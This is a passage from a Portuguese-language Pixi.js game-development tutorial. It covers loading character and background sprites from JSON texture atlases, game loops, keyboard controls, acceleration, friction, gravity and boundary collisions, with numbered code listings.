    "senhor.gif": {
      "frame": {"x":78,"y":1,"w":36,"h":53},
      "rotated": false,
      "trimmed": true,
      "spriteSourceSize": {"x":1,"y":5,"w":36,"h":53},
      "sourceSize": {"w":42,"h":58},
      "pivot": {"x":0.5,"y":0.5}
    },
    "senhora.gif": {
      "frame": {"x":1,"y":67,"w":40,"h":59},
      "rotated": false,
      "trimmed": true,
      "spriteSourceSize": {"x":2,"y":3,"w":40,"h":59},
      "sourceSize": {"w":40,"h":59},
      "pivot": {"x":0.5,"y":0.5}
    }
  },
  "meta": {
    "sourceSize": {"w":44,"h":62},
    "pivot": {"x":0.5,"y":0.5}
  },
  "viajante_homem.gif": {
    "frame": {"x":43,"y":67,"w":34,"h":57},
    "rotated": false,
    "trimmed": true,
    "spriteSourceSize": {"x":14,"y":7,"w":34,"h":57},
    "sourceSize": {"w":64,"h":64},
    "pivot": {"x":0.5,"y":0.5}
  },
  "viajante_mulher.gif": {
    "frame": {"x":79,"y":67,"w":32,"h":51},
    "rotated": false,
    "trimmed": true,
    "spriteSourceSize": {"x":15,"y":13,"w":32,"h":51},
    "sourceSize": {"w":64,"h":64},
    "pivot": {"x":0.5,"y":0.5}
  }
},
"image": "personagens.png",
"format": "RGBA8888",
"size": {"w":115,"h":127},
"scale": "1",
"smartupdate": "$TexturePacker:SmartUpdate:d72fb02a839a8723a7d97b77
cd15674:50b412c21dfd797aebc28919fc40cc25:043cfaf568745e4b978a8de
711f262f3e$"
}
```

Se o arquivo JSON tiver sido feito com o Texture Packer, o loader interpretará os dados e criará a textura de cada frame no tileset automaticamente. Crie uma nova página HTML e insira na mesma o código da **Listagem 2**, um exemplo simples que carrega quatro personagens via arquivo JSON.

Vejamos algumas considerações novas sobre o mesmo:

- Na linha 21 inserimos uma cor de fundo apenas para verificarmos o contraste das imagens de personagem com o mesmo;
- Na linha 24 criamos uma variável que guardará o valor do caminho do arquivo JSON dos personagens do jogo, já que faremos uso do mesmo em várias partes do código;
- Na linha 26 adicionamos o arquivo JSON ao loader e chamamos a função *setup*;
- Nas linhas 31 a 34 usamos a primeira forma (de duas) para criar sprites a partir de atlas de texturas carregados: acessando o *TextureCache* diretamente. Ao carregar o JSON via objeto loader o Pixi se certificará de adicionar todos os sprites de imagens internas ao cache das texturas do framework;
- Nas linhas 43 a 48 e 50 a 52 usamos a segunda forma de criar sprites: acessando a textura via *resources* do objeto loader. Veja que criamos uma variável local *id* e associamos à mesma o referido objeto de *textures*.

O resultado pode ser conferido na **Figura 4**.



Figura 4. Resultado final da página de tileset via JSON

Nota

O Pixi.js salva seus dados de cache no mesmo cache do browser, ou seja, sempre que precisar carregar um novo arquivo JSON precisa limpar o cache do navegador antes, senão não irá funcionar.

A implementação do fundo é bem semelhante à dos personagens. Para tanto, vamos alterar o conteúdo do nosso JavaScript para o demonstrado na **Listagem 3**. Vejamos as principais mudanças:

- Logo na linha 3 efetuamos a mudança da cor de fundo do canvas no jogo para um azul claro, simulando a cor real do céu;
- Na linha 7 adicionamos o novo arquivo JSON gerado para o fundo;
- Na linha 11 adicionamos a variável no objeto *loader* do Pixi, para ser carregado junto com o de personagens. Todos os novos arquivos JSON devem seguir o mesmo procedimento;
- Nas linhas 14 a 17 criamos algumas variáveis locais que servirão para guardar os objetos do jogo que criaremos a seguir;
- Na função *setup* da linha 19 migramos o seu conteúdo para uma função que lidará especificamente com o carregamento dos

Listagem 2. Exibindo imagens a partir de um arquivo JSON.

```
01 <!doctype html>
02 <head>
03   <meta charset="utf-8">
04   <title>Hello World</title>
05   <style>* {padding: 0; margin: 0}</style>
06 </head>
07
08 <body>
09   <script src="js/pixi.min.js"></script>
10   <script>
11     "use strict";
12
13   var stage = new PIXI.Container(),
14     renderer = PIXI.autoDetectRenderer(525, 300),
15     TextureCache = PIXI.utils.TextureCache,
16     loader = PIXI.loader,
17     Texture = PIXI.Texture,
18     Sprite = PIXI.Sprite,
19     resources = PIXI.loader.resources;
20
21   renderer.backgroundColor = 0x60b044;
22   document.body.appendChild(renderer.view);
23
24   var JSON_PERSONAGENS = "img/personagens/personagens.json";
25
26   loader.add(JSON_PERSONAGENS).load(setup);
27
28   let nativo, senhor, senhora, viajante_homem;
29
30   function setup() {
31     let nativoTexture = TextureCache["nativo.gif"];
32     nativo = new Sprite(nativoTexture);
33     nativo.position.set(20, 100);
34     stage.addChild(nativo);
35
36     senhor = new Sprite(
37       resources[JSON_PERSONAGENS].textures["senhor.gif"]
38     );
39     senhor.x = 80;
40     senhor.y = 100;
41     stage.addChild(senhor);
42
43     let id = resources[JSON_PERSONAGENS].textures;
44     senhora = new Sprite(id["senhora.gif"]);
45     stage.addChild(senhora);
46     senhora.x = 120;
47     senhora.y = 100;
48     stage.addChild(senhora);
49
50     viajante_homem = new Sprite(id["viajante_homem.gif"]);
51     viajante_homem.position.set(160, 100);
52     stage.addChild(viajante_homem);
53     //Render the stage
54     renderer.render(stage);
55   }
56 </script>
57 </body>
```

personagens: *desenharPersonagens()*. Agora apenas recuperamos os valores de cada textura para personagem e fundo, criamos também uma função para lidar com o plano de fundo e, no final, renderizamos tudo no objeto *renderer*;

- Função *desenharPersonagens* (linhas 30 a 56): carrega cada uma das texturas de forma independente, tal como fizemos na listagem anterior. Note que além de termos mudado os valores de posicionamento dos sprites em vista do novo fundo, também

incluímos um novo objeto de Sprite referente à ponte do cenário. Explicaremos mais à frente o porquê;

- Função desenharFundo (linhas 58 a 98): apenas carrega cada um dos objetos de plano de fundo do cenário: nuvens, o chão, gramas e a ponte. Veja que a disposição dos elementos num cenário do Pixi deve ser sempre feita em camadas, cada objeto adicionado é posto sobre o anterior. Por isso precisamos instanciar o objeto da segunda parte da ponte apenas na função que carrega os personagens, uma vez que o personagem de viajante_homem precisará ficar antes do lado mais afrente da ponte.

Confira o resultado da implementação na **Figura 5**.




Figura 5. Cenário montado com objetos via arquivo JSON

Listagem 3. Código para carregar ambos personagens e plano de fundo.

```
01 ...
02
03 renderer.backgroundColor = 0x94C5F7;
04 document.body.appendChild(renderer.view);
05
06 var JSON_PERSONAGENS = "img/personagens/personagens.json";
07 var JSON_FUNDO = "img/fundo/fundo.json";
08
09 loader
10 .add(JSON_PERSONAGENS)
11 .add(JSON_FUNDO)
12 .load(setup);
13
14 let nativo, senhor, senhora, viajante_homem;
15 let chao, ponte, nuvem1, nuvem2, arbustos;
16
17 let idFundo, idPerso;
18
19 function setup() {
20   idFundo = resources[JSON_FUNDO].textures;
21   idPerso = resources[JSON_PERSONAGENS].textures;
22
23   desenharFundo();
24   desenharPersonagens();
25
26 //Render the stage
27 renderer.render(stage);
28 }
29
30 function desenharPersonagens() {
31   let nativoTexture = TextureCache["nativo.gif"];
32   nativo = new Sprite(nativoTexture);
33   nativo.position.set(20, 140);
34   stage.addChild(nativo);
35
36   senhor = new Sprite(
37     resources[JSON_PERSONAGENS].textures["senhor.gif"]
38   );
39   senhor.x = 80;
40   senhor.y = 146;
41   stage.addChild(senhor);
42
43   senhora = new Sprite(idPerso["senhora.gif"]);
44   stage.addChild(senhora);
45   senhora.x = 450;
46   senhora.y = 140;
47   stage.addChild(senhora);
48
49   viajante_homem = new Sprite(idPerso["viajante_homem.gif"]);
50   viajante_homem.position.set(290, 136);
51   stage.addChild(viajante_homem);
52
53   ponte = new Sprite(idFundo["ponte_02.png"]);
54   ponte.position.set(255, 160);
55   stage.addChild(ponte);
56 }
57
58 function desenharFundo() {
59   nuvem1 = new Sprite(idFundo["nuvem_01.png"]);
60   nuvem1.position.set(20, 20);
61   stage.addChild(nuvem1);
62
63   nuvem1 = new Sprite(idFundo["nuvem_01.png"]);
64   nuvem1.position.set(400, 80);
65   stage.addChild(nuvem1);
66
67   nuvem2 = new Sprite(idFundo["nuvem_02.png"]);
68   nuvem2.position.set(200, 100);
69   stage.addChild(nuvem2);
70
71   nuvem2 = new Sprite(idFundo["nuvem_02.png"]);
72   nuvem2.position.set(370, 240);
73   stage.addChild(nuvem2);
74
75   arbustos = new Sprite(idFundo["grama_02.png"]);
76   arbustos.position.set(0, 185);
77   stage.addChild(arbustos);
78
79   arbustos = new Sprite(idFundo["grama_01.png"]);
80   arbustos.position.set(220, 185);
81   stage.addChild(arbustos);
82
83   arbustos = new Sprite(idFundo["grama_02.png"]);
84   arbustos.position.set(390, 185);
85   stage.addChild(arbustos);
86
87   ponte = new Sprite(idFundo["ponte_01.png"]);
88   ponte.position.set(255, 165);
89   stage.addChild(ponte);
90
91   chao = new Sprite(idFundo["chao_01.png"]);
92   chao.position.set(-10, 195);
93   stage.addChild(chao);
94
95   chao = new Sprite(idFundo["chao_01.png"]);
96   chao.position.set(390, 195);
97   stage.addChild(chao);
98 }
```

Movimentando os sprites

A primeira coisa que precisamos fazer para movimentar um sprite é criar um *game loop*, que é nada mais que uma função que é chamada repetidamente 60 vezes por segundo. Qualquer código que pusermos dentro desse loop também será atualizado 60 vezes por segundo. Você pode atingir esse tipo de implementação usando uma função JavaScript especial chamada *requestAnimationFrame*. Ela diz ao browser para atualizar a função especificada num intervalo qualquer de vezes que seja compatível com o intervalo do monitor do computador ou dispositivo em que o seu jogo estiver sendo executado.

Vejamos o exemplo autoexplicativo demonstrado na **Listagem 4**. Adicione o código ao final da tag `<script>` e você poderá ver o personagem nativo se movimentando pelo cenário para a direita. Porém, não se esqueça de sempre renderizar novamente o objeto *renderer* no final do loop.

Listagem 4. Exemplo de loop com a função *requestAnimationFrame*.

```
01 function gameLoop(){
02   // Execute essa função 60 vezes/segundo
03   requestAnimationFrame(gameLoop);
04   // Movimento o sprite 1 pixel por frame
05   nativo.x += 1;
06   // Render o stage
07   renderer.render(stage);
08 }
09 // Chame a função `gameLoop` para iniciar o processo
10 gameLoop();
```

É possível ainda usar propriedades que controlam a velocidade de um sprite no Pixi: *vx* e *vy*, usadas para manipular a velocidade e direção nos eixos x e y do plano cartesiano do jogo, respectivamente. Vejamos um exemplo de como ficaria nossa mesma implementação usando tais propriedades: suponha que queiramos mover o personagem “nativo” para a direita (x) e para cima (y) até que o mesmo atinja um dos limites da tela do jogo. Sempre que isso acontecer, ele mudará a direção desse limite (por exemplo, se atingir o topo da página mudará a direção para baixo; se atingir a parte direita da página mudará a direção para a esquerda, etc.), movimentando o personagem infinitamente pelo cenário. Substitua a função *gameLoop()* pela apresentada na **Listagem 5**.

Veja que agora criamos duas novas variáveis globais para salvar o status da direção de navegação atual do personagem, isto é, só precisamos saber em que sentido x e y ele está se direcionando atualmente no cenário. Nas linhas 6 e 7 inicializamos os valores das propriedades de velocidade com o valor padrão 1, isso fará com que o sprite seja redesenhadno no padrão de 60 vezes por segundo tanto na vertical quanto na horizontal. Na linha 9 testamos se a posição do personagem no eixo y é igual a zero, pois isso significaria que ele chegou ao topo do cenário e, portanto, deve agora descer no mesmo. Caso contrário, se a mesma posição for maior que a altura do cenário (300) menos a altura do personagem (*nativo.height*), o mesmo deve subir no cenário. A mesma condição vale para a largura e o eixo x. No fim (linhas 21 e 22) verificamos

qual o valor das variáveis de direção *vertPosition* e *horzPosition*, incrementando ou decrementando o valor da velocidade de acordo com seus respectivos valores. Agora basta reexecutar a página e você verá o resultado tal como comentamos.

Listagem 5. Movendo personagem infinitamente pelo cenário.

```
01 var vertPosition = 'up', horzPosition = 'right';
02 function gameLoop() {
03   // Execute essa função 60 vezes/segundo
04   requestAnimationFrame(gameLoop);
05
06   nativo.vx = 1;
07   nativo.vy = 1;
08
09   if (nativo.y == 0) {
10     vertPosition = 'down';
11   } else if (nativo.y > (300 - nativo.height)) {
12     vertPosition = 'up';
13   }
14
15   if (nativo.x == 0) {
16     horzPosition = 'right';
17   } else if (nativo.x + nativo.width > 535) {
18     horzPosition = 'left';
19   }
20
21   nativo.y = (vertPosition == 'up' ? (nativo.y - nativo.vy) : (nativo.y + nativo.vy));
22   nativo.x = (horzPosition == 'right' ? (nativo.x + nativo.vx) : (nativo.x - nativo.vx));
23
24   // Render o stage
25   renderer.render(stage);
26 }
```

Estados do Jogo

Quando desenvolvemos qualquer tipo de aplicação, seja um jogo ou uma aplicação web comum, precisamos nos preocupar com os comportamentos que a mesma apresentará ao longo de seu uso, sobretudo no que se refere ao estado dos objetos e seus respectivos fluxos. Um jogo é um ótimo exemplo de aplicação que muda constantemente de estado: uma hora o personagem está andando, outra pulando e em outros momentos atacando o oponente, por exemplo.

Como vimos, todas as animações do jogo devem estar presentes na função de loop *gameLoop*, já que ela é a responsável por efetuar a iteração de frames bem como renderizar novamente os objetos na tela. Porém, é dentro dela também que inserimos o código que “anima”, de fato, os objetos. No momento, temos o código solto dentro dela, mas suponha que o extraímos para uma função qualquer (*play()*, por exemplo) e, no lugar do código inline, agora fazemos a seguinte chamada:

```
play();
```

Isso seria o bastante para fazermos nosso exemplo funcionar. Todavia, é uma implementação *hard coded*, isto é, nossa função está fixa lá e, se em algum momento, precisarmos mudar o loop para executar outra função, não poderíamos. Você pode até pensar em inserir blocos de condições dentro da função *play()* que mudariam

conforme determinadas variáveis booleanas fossem alteradas ao longo do código, mas isso além de má prática, constitui processo perigoso do ponto de vista programático, já que você teria que controlar o status de várias variáveis soltas no código, e isso não é bom.

A melhor solução para esse tipo de problema é criar uma só variável global que guarde o estado da ação que deve ser executada no momento pela função principal de loop:

```
let state;
```

Na função de inicialização (*setup*) configuramos seu valor inicial:

```
state = play;
```

E na função de *gameLoop*, em vez de chamar a função *play()*, chamamos agora a função *state()*. Você verá que o comportamento será o mesmo, o que te levará a questionar a real utilidade dessa implementação. Porém, veremos como a mesma se faz importante quando virmos conceitos mais complexos de transição de estado no jogo. Agora, sempre que você precisar de um novo comportamento no loop, basta mudar o valor da variável *state* de qualquer lugar do código e o efeito será aplicado, uma vez que o loop não irá parar de ser executado.

No JavaScript as funções podem existir de duas formas: com ou sem os parênteses. Quando implementamos o código *state = play*, *state* é uma variável que pode receber qualquer coisa (um objeto, um valor ou uma função) e é inicializada pelo nome da função *play*. O motivo de termos passado tal valor sem os parênteses é que dessa forma ela não será imediatamente executada (já que os parênteses forçam a chamada imediata da execução da função), em vez disso servirá apenas como referência para a recém-criada função *state*, que também só será executada quando for chamada com os parênteses explicitamente.

Movimento via teclado

Em jogos reais, além do movimento automático que alguns objetos deverão ter de forma involuntária, temos de implementar também os movimentos voluntários que controlarão o personagem principal, por exemplo, ao longo do cenário e suas fases. Para isso, teremos de mapear os códigos JavaScript que ouvem quando as teclas do teclado são pressionadas, especificamente para as quatro teclas de setas de direção (*up*, *down*, *left* e *right*). Além disso, também precisaremos saber quando cada uma das teclas for pressionada e quando for solta, já que isso implicará no movimento e parada dos objetos, respectivamente. Para simplificar o código, criaremos uma função chamada *keyboard* que capturará os conhecidos eventos HTML *onkeyup* e *onkeydown*, deixando nossa implementação mais simples e flexível.

Insira o código da **Listagem 6** no início da tag `<script>` da nossa página. Trata-se de uma função utilitária muito usada por gamers web para manipular tal tipo de evento. Veja que nas primeiras

linhas criamos um objeto *key* e definimos suas propriedades principais: o código da tecla (*keyCode*, cada tecla tem o seu respectivo valor na tabela ASCII – veja na seção **Links** a página da W3C que permite verificar o código de cada tecla ao pressioná-la num campo de input), duas variáveis booleanas para verificar o status atual de pressionamento e duas funções para mapear quando a tecla está pressionada ou solta.

Além disso, também criamos dois ouvintes de eventos:

1. *downHandler*: define o status de tecla *down* pressionada, verificando se a *keyCode* do evento equivale à que recebemos por parâmetro (linha 10), bem como atualizando os valores dos booleanos sobre última tecla pressionada (linhas 12 e 13);
2. *upHandler*: faz o mesmo procedimento, porém para a tecla *up*.

Nas linhas 27 e 30 associamos cada um dos handlers aos eventos HTML de *keyup* e *keydown* via função nativa JavaScript *bind*.

Listagem 6. Código da função de controle das teclas *keyboard()*.

```
01 function keyboard(keyCode) {  
02   let key = {};  
03   key.code = keyCode;  
04   key.isDown = false;  
05   key.isUp = true;  
06   key.press = undefined;  
07   key.release = undefined;  
08   // Quando a tecla for pressionada  
09   key.downHandler = event => {  
10     if (event.keyCode === key.code) {  
11       if (key.isUp && key.press) key.press();  
12       key.isDown = true;  
13       key.isUp = false;  
14     }  
15     event.preventDefault();  
16   };  
17   // Quando a tecla for solta  
18   key.upHandler = event => {  
19     if (event.keyCode === key.code) {  
20       if (key.isDown && key.release) key.release();  
21       key.isDown = false;  
22       key.isUp = true;  
23     }  
24     event.preventDefault();  
25   };  
26   // Atrela aos listeners  
27   window.addEventListener(  
28     "keydown", key.downHandler.bind(key), false  
29   );  
30   window.addEventListener(  
31     "keyup", key.upHandler.bind(key), false  
32   );  
33   // Retorna o objeto 'key'  
34   return key;  
35 }
```

Agora sempre que precisarmos criar um novo objeto de *keyboard*, basta instanciar via função:

```
let keyObject = keyboard(seuKeyCodeASCII);
```

O valor do parâmetro deve ser substituído pelo código ASCII correspondente. Por exemplo, para as teclas de direção do teclado, temos os seguintes valores:

- left: 37
- up: 38
- right: 39
- down: 40

E, uma vez com tais valores em mãos e o referido objeto instanciado, só precisamos instanciar os métodos *press* e *release* do mesmo.

Vejamos como tal implementação funcionaria em conjunto com o cenário de jogo que montamos. O código da **Listagem 7** mostra como movimentar o personagem “senhor” com base no pressionamento das teclas de direção do teclado.

A primeira coisa que precisamos fazer é mapear os objetos de *keyboard* referentes às quatro teclas de navegação passando seus respectivos códigos ASCII. Depois, mapeamos as funções *press* e *release* de cada um deles, efetuando sempre os mesmos passos: a função *press* apenas muda a velocidade do sprite quando o mesmo é pressionado decrescendo seu valor, já que para voltar no eixo x precisamos negativar o valor cada vez mais ao pressionar a tecla left. Já a função *release* testa primeiro se a tecla right não está pressionada (pois a tecla left pode ter sido solta em vista do pressionamento da right), bem como se o sprite não está se movendo na vertical (mesmo motivo), para só assim então zerar a velocidade horizontal do objeto. O mesmo processo é efetuado para os demais objetos de tecla, mudando apenas as propriedades *vx* e *vy* respectivas de cada um.

Na linha 47 associamos a função *play* à variável *state* que, por sua vez, deve ser chamada dentro do método *gameLoop*. A função *play()* apenas se encarrega de incrementar os valores de x e y com base nas suas velocidades atuais. Não esqueça de efetuar a chamada à função *configurarTeclasSenhor()* dentro da função *setup*.

Recarregue a página no browser e verifique o resultado ao movimentar o personagem ao longo do cenário.

Nota

Todos os objetos que tenham suas propriedades de velocidade manipuladas no Pixi devem ter as mesmas inicializadas com um valor zerado (indicando inércia), caso contrário o código de loop não funcionará. Portanto, não esqueça de fazer o mesmo para todos os objetos:

```
senhor.vx = 0;  
senhor.vy = 0;
```

Aceleração e Fricção

Os jogos estão repletos de conceitos da Física como aceleração, velocidade, atrito, etc. que, impreterivelmente, precisam estar implementados na forma mais real possível dentro dos mesmos. Por exemplo, um jogo de corrida de carros precisa que seus objetos de carro acelerem à medida que determinada ação for efetuada constantemente (como o pressionar de uma tecla ou do mouse), da mesma forma que desacelerem quando a mesma tecla for solta. No Pixi.js, tais propriedades são facilmente manipuláveis via propriedades *acceleration* e *friction*, disponíveis nos objetos de Sprite.

Listagem 7. Função que lida com a navegação do personagem “senhor”.

```
01 function configurarTeclasSenhor() {  
02   var left = keyboard(37),  
03     up = keyboard(38),  
04     right = keyboard(39),  
05     down = keyboard(40);  
06  
07   left.press = () => {  
08     senhor.vx = -5;  
09     senhor.vy = 0;  
10   };  
11   left.release = () => {  
12     if (!right.isDown && senhor.vy === 0) {  
13       senhor.vx = 0;  
14     }  
15   };  
16  
17   up.press = () => {  
18     senhor.vy = -5;  
19     senhor.vx = 0;  
20   };  
21   up.release = () => {  
22     if (!down.isDown && senhor.vx === 0) {  
23       senhor.vy = 0;  
24     }  
25   };  
26  
27   right.press = () => {  
28     senhor.vx = 5;  
29     senhor.vy = 0;  
30   };  
31   right.release = () => {  
32     if (!left.isDown && senhor.vy === 0) {  
33       senhor.vx = 0;  
34     }  
35   };  
36  
37   down.press = () => {  
38     senhor.vy = 5;  
39     senhor.vx = 0;  
40   };  
41   down.release = () => {  
42     if (!up.isDown && senhor.vx === 0) {  
43       senhor.vy = 0;  
44     }  
45   };  
46  
47   state = play;  
48  
49   // Inicia o loop  
50   gameLoop();  
51 }  
52  
53 function play() {  
54   senhor.x += senhor.vx;  
55   senhor.y += senhor.vy;  
56 }
```

Vamos verificar seu funcionamento através da configuração de um exemplo via personagem “viajante_homem”. Para isso, tal como fizemos com a velocidade, precisamos primeiro inicializar seus valores de aceleração e fricção nas suas respectivas declarações dentro da função *desenharPersonagens()*, tal como vemos na **Listagem 8**. Tal como para a velocidade, estas propriedades também têm valores específicos para os eixos x e y. A aceleração deve começar com valor zero, já que irá aumentar à medida que

a velocidade também aumentar, e a fricção deve ter valor mínimo de 1 para que algum atrito seja aplicado no processo. As duas últimas propriedades (*speed* e *drag*) servirão como auxiliares no processo de incremento e decremento dos valores de aceleração e fricção, respectivamente.

Listagem 8. Inicializando valores iniciais das propriedades de aceleração e fricção.

```
viajante_homem.vx = 0;
viajante_homem.vy = 0;
viajante_homem.accelerationX = 0;
viajante_homem.accelerationY = 0;
viajante_homem.frictionX = 1;
viajante_homem.frictionY = 1;
viajante_homem.speed = 0.2;
viajante_homem.drag = 0.98;
```

Agora, seguimos o mesmo procedimento de mapear o pressionamento das teclas de direção, bem como suas funções de *press* e *release*. Para isso, adicione o código da **Listagem 9** ao fim do arquivo. Veja que estamos em uma nova função e novamente precisamos mapear os quatro objetos de teclas de direção, isso porque cada personagem terá seus próprios ouvintes. Em termos físicos, a aceleração nada mais é que o aumento/diminuição da velocidade ao longo de um período de tempo. Pensando nisso, podemos traçar um gráfico imaginário no plano cartesiano com dois eixos x e y, onde x representa o período de tempo considera-

do e y representa o valor da velocidade atual. Por fim, com uma aceleração constante a tendência é que a velocidade continue a aumentar, a não ser que algo interfira nesse processo. Tal valor pode ser reduzido por intermédio do atrito que, no nosso caso, será representado pela propriedade *friction*.

No nosso exemplo mapeamos o aumento de velocidade para as teclas right (horizontal) e up (vertical), bem como a diminuição da velocidade para as teclas left (horizontal) e down (vertical). Para os dois primeiros, os valores de fricção se manterão fixos em 1, já que estamos somente acelerando, ou seja, fricção mínima; já para os dois últimos a desaceleração se dará via valor prefixado na propriedade *drag*, que traz uma fricção base equivalente à da gravidade na Terra. Além disso, as propriedades *acceleration* serão incrementadas/decrementadas usando a mesma lógica que vimos antes na velocidade.

Na linha 48 modificamos o valor da função *state*, que agora aponta para a nova função autoexplicada *playExplorador()*, da linha 54. Nela, mapeamos os valores finais de aceleração, velocidade e fricção que o objeto sofrerá. O resultado pode ser conferido ao recarregar a página. Não esqueça de comentar a chamada à função *configurarTeclasSenhor()* da função *setup* e adicionar a nova chamada à função *configurarFriccaoAceleracaoViajante()*.

O conceito de **gravidade**, também importante nesse tipo de aplicação, usa de implementação semelhante para ser aplicado. Trata-se de uma força constante (sem aceleração) aplicada sobre

Listagem 9. Código para acelerar e fricionar o personagem *viajante_homem*.

```
01 function configurarFriccaoAceleracaoViajante() {
02   var left = keyboard(37),
03     up = keyboard(38),
04     right = keyboard(39),
05     down = keyboard(40);
06
07   left.press = () => {
08     viajante_homem.accelerationX = -viajante_homem.speed;
09     viajante_homem.frictionX = 1;
10   };
11   left.release = () => {
12     if (!left.isDown) {
13       viajante_homem.accelerationX = 0;
14       viajante_homem.frictionX = viajante_homem.drag;
15     }
16   };
17   up.press = () => {
18     viajante_homem.accelerationY = -viajante_homem.speed;
19     viajante_homem.frictionY = 1;
20   };
21   up.release = () => {
22     if (!down.isDown) {
23       viajante_homem.accelerationY = 0;
24       viajante_homem.frictionY = viajante_homem.drag;
25     }
26   };
27   right.press = () => {
28     viajante_homem.accelerationX = viajante_homem.speed;
29     viajante_homem.frictionX = 1;
30   };
31   right.release = () => {
32     if (!left.isDown) {
33       viajante_homem.accelerationX = 0;
```



```
34   viajante_homem.frictionX = viajante_homem.drag;
35   }
36 };
37 down.press = () => {
38   viajante_homem.accelerationY = viajante_homem.speed;
39   viajante_homem.frictionY = 1;
40 };
41 down.release = () => {
42   if (!up.isDown) {
43     viajante_homem.accelerationY = 0;
44     viajante_homem.frictionY = viajante_homem.drag;
45   }
46 };
47
48 state = playExplorador;
49
50 // Inicia o loop
51 gameLoop();
52 }
53
54 function playExplorador() {
55
56 // Aplica aceleração ao adicionar a aceleração à velocidade do sprite
57 viajante_homem.vx += viajante_homem.accelerationX;
58 viajante_homem.vy += viajante_homem.accelerationY;
59 // Aplica fricção ao multiplicar a velocidade do sprite pela fricção
60 viajante_homem.vx *= viajante_homem.frictionX;
61 viajante_homem.vy *= viajante_homem.frictionY;
62 // Aplica a velocidade à posição do sprite para movê-lo
63 viajante_homem.x += viajante_homem.vx;
64 viajante_homem.y += viajante_homem.vy;
65 }
```

um objeto para baixo. Para aplicá-la basta aplicar um acréscimo de valor constante à velocidade vertical do sprite. Suponha que desejamos implementar uma gravidade constante no mesmo objeto de viajante_homem que será anulado por uma força contrária ao pressionar a tecla de *spacebar* do teclado, recurso muito usado para fazer um personagem pular, por exemplo. A **Listagem 10** traz a implementação referida. Como a funcionalidade dos métodos *press* e *release* do novo objeto de tecla terá funcionamento igual ao objeto *up*, basta apontar os mesmos para os respectivos métodos de *up*.

Listagem 10. Implementando gravidade no objeto viajante_homem.

```
// Add na função configurarFriccaoAceleracaoViajante()
spacebar = keyboard(32); // Nova variável de tecla spacebar

spacebar.press = up.press;
spacebar.release = up.release;

// Add na função playExplorador()
viajante_homem.vy += 0.1;
```

Definindo colisões de objetos

Até o momento já implementamos uma colisão forçada do personagem “nativo” que, ao atingir uma das extremidades da tela, invertia seu movimento criando assim o efeito de que colidiu com a “parede”. Todavia, os gamers usam geralmente uma função utilitária chamada “*contain()*”, que recebe o objeto sprite e as dimensões de limites que o mesmo pode estar inserido, e a própria função se encarrega de garantir que o mesmo colida e rebata seu movimento no sentido contrário. Vejamos a implementação de tal função (autoexplicativa) na **Listagem 11**. Note que na linha 4 criamos um objeto do tipo *Set* (vide seção **Links** para documentação do objeto), que é uma estrutura da nova especificação do JavaScript, a ECMAScript 6 (ES6), responsável por definir uma lista de elementos semelhante aos vetores, porém mais flexível e com métodos que ajudam a lidar com os dados de forma não tão manual como temos nos arrays. A maior diferença entre ambos é que o *Set* não permite duplicata de elementos.

Vejamos o restante da implementação na **Listagem 12**, que traz as funções de manipulação do personagem “senhora”. Como não vamos ter nenhum mapeamento de teclados para navegação, basta informar a função de estado e chamar a função de loop. A função *playSenhora* (autoexplicativa) apenas mapeia as mesmas propriedades de velocidade, aceleração, fricção e posicionamento criando o objeto de colisão via função *contain* (linha 16), os valores de largura e altura podem ser recuperados direto do objeto *renderer.view*, em vez de deixar fixo no código. O restante da implementação certifica-se de identificar quando há colisão e mudar a direção do objeto. Não esqueça de comentar a função *configurarFriccaoAceleracaoViajante()* na função *setup* e adicionar a nova *configurarTeclasSenhora()*.

Listagem 11. Função utilitária *contain()*.

```
01 function contain(sprite, container) {
02   // Cria um objeto `Set` chamado `collision` para manter um rastreio
03   // dos limites com os quais o sprite estará colidindo
04   var collision = new Set();
05   // Se a posição x do sprite for menor que a posição x do container,
06   // ele move de volta o sprite e add "left" ao Set de collision
07   if (sprite.x < container.x) {
08     sprite.x = container.x;
09     collision.add("left");
10   }
11   if (sprite.y < container.y) {
12     sprite.y = container.y;
13     collision.add("top");
14   }
15   if (sprite.x + sprite.width > container.width) {
16     sprite.x = container.width - sprite.width;
17     collision.add("right");
18   }
19   if (sprite.y + sprite.height > container.height) {
20     sprite.y = container.height - sprite.height;
21     collision.add("bottom");
22   }
23   // Se não existir nenhuma colisão, configure `collision` com o valor `undefined`
24   if (collision.size === 0) collision = undefined;
25   // Retorna o valor de `collision`
26   return collision;
27 }
```

Listagem 12. Funções para lidar com personagem senhora.

```
01 function configurarTeclasSenhora() {
02   state = playSenhora;
03
04   // Inicia o loop
05   gameLoop();
06 }
07
08 function playSenhora() {
09   senhora.vx += senhora.accelerationX;
10   senhora.vy += senhora.accelerationY;
11   senhora.vx *= senhora.frictionX;
12   senhora.vy *= senhora.frictionY;
13   senhora.x += senhora.vx;
14   senhora.y += senhora.vy;
15
16   let collision = contain(
17     senhora,
18     {
19       x: 0,
20       y: 0,
21       width: renderer.view.width,
22       height: renderer.view.height
23     }
24 );
25   // Checa por uma colisão. Se o valor de `collision` não for
26   // `undefined` então sabemos que o sprite atingiu um dos limites
27   if (collision) {
28     // Reverte o valor do `vx` do sprite se ele atingir a esquerda ou direita
29     if (collision.has("left") || collision.has("right")) {
30       senhora.vx = -senhora.vx;
31     }
32     // Reverte o valor do `vy` do sprite se ele atingir o topo ou base
33     if (collision.has("top") || collision.has("bottom")) {
34       senhora.vy = -senhora.vy;
35     }
36   }
37 }
```

O resultado de ambos os objetos (nativo e senhora) andando pelo cenário pode ser visto na **Figura 6**.



Figura 6. Objetos de personagens navegando pelo cenário

Exibindo texto

